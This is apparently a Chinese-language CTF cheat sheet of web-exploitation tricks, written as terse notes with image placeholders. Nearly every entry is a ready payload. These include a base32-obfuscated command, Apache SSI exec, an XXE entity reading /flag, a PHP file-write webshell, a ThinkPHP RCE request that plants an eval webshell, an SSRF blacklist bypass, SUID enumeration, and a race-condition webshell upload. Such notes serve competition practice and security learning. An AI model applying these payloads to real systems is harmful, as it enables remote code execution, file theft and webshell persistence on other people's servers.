
即最终效果为system(cat /flag)



exec()参数字符串正则绕过，传入：'`echo "MNYCAL3GNQVCAMJRGIFA===="|base32 -d`';这个是base32字符串，解码得到的是 cp /fl\* 112，就是用通配符把flag文件考到网页目录下，访问就能看到了

Apache SSI 远程命令执行漏洞：phtml利用：输入<!--#exec cmd="指令名称"-->即可操作，注意访问不在当前目录的flag文件要加对应的../

蚁剑disable\_functions绕过：



点击开始后如果存在sh脚本，双击sh脚本后如果得到新文件，输入：/sh新文件名



putenv('PATH=...');绕过：使用/bin/cat /flag

basename($\_SERVER['PHP\_SELF'])：获取当前php的url路径最后的PHP文件名，即url前缀/index.php/config.php得到的是config.php。并且它会去掉文件名开头的非ASCII值，即var\_dump(basename("xffconfig.php")); // => config.php，并且var\_dump(basename("config.php/xff")); // => config.php，所以绕过正则过滤使用flag.php/%ff?source的方式读取flag.php文件

BP拦截请求后。如果请求参数是xml格式的，可以考虑在参数前面增加：


<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE note [


<!ENTITY admin SYSTEM "file:///flag">

]>


之后将其中一项参数改为&admin;




XML利用读取开放的IP：



之后爆破IP最后一位得到有效的地址并访问





file\_put\_content("$dir" . "index.php", $data)利用：如果$data可控，$dir已知，直接传入$data=<?=`ls%09/`?>读取跟目录文件，传入<?echo%09`cat%09/flag`?>读取指定文件

<?php绕过：<?=

命令执行绕过：`命令指令`

空格绕过：%09


@mkdir($sandbox)：创建$sandbox目录

@chdir($sandbox)：打开$sandbox目录


shell\_exec("GET " . escapeshellarg($\_GET["url"]))利用：传入url参数为指定路径的任意文件名来浏览其他目录的内容，例如根目录(假设./../../../../../到达根目录)：?url=./../../../../../&filename=125，之后访问125文件时即可看到根目录所有文件

根目录存在readfile绕过：传入?url=&filename=bash -c /readflag|，创建bash -c /readflag|文件。之后传入?url=file:bash -c /readflag|&filename=a，利用file协议将bash -c /readflag|的结果写到文件a中(利用shell\_exec("GET "))，之后访问文件a得到flag内容

KOA框架文件读取：访问url前缀/controllers/api.js




json\_decode($payload, true)绕过正则，传入参数为unicode编码格式，例如实现：php://filter/convert.base64-encode/resource=/flag，传\u0070\u0068\u0070\u003A\u002F\u002F\u0066\u0069\u006C\u0074\u0065\u0072\u002F\u0063\u006F\u006E\u0076\u0065\u0072\u0074\u002E\u0062\u0061\u0073\u0065\u0036\u0034\u002D\u0065\u006E\u0063\u006F\u0064\u0065\u002F\u0072\u0065\u0073\u006F\u0075\u0072\u0063\u0065\u003D\u002F\u0066\u006C\u0061\u0067




IP的gethostbyname()绕过：通过传入：参数名=http://a:@127.0.0.1:80@baidu.com，这样gethostbyname()获取到的是baidu.com，能够绕过类似127.0.0.1的黑名单，而curl得到的是本地IP(127.0.0.1)，实现利用

THINKPHP的RCE漏洞利用：访问index.php?s=captcha，之后BP拦截请求输入参数：\_method=\_\_construct&filter[]=exec&method=get&server[REQUEST\_METHOD]=echo%20'<?php%20eval($\_POST['cmd']);?>'%20>%20/var/www/public/1.php，之后蚁剑连接。如果(ls -l中显示文件是 -rwx-----)没权限，打开蚁剑cmd输入：find / -user root -perm -4000 -print 2>/dev/null





提取权限后输入：cp /flag文件名 /dev/stdout，将flag文件拷贝到新文件中，然后读取新文件即可




call\_user\_func($a, $b)函数：通过传入$a=’system’，$b=’ls’执行指令system(‘ls’)形成RCE

unlink()文件上传绕过：利用python脚本一直上传一句话木马，同时BP拦截不断请求一句话木马位置，打时间差利用蚁剑getshell

### 2.JAVA

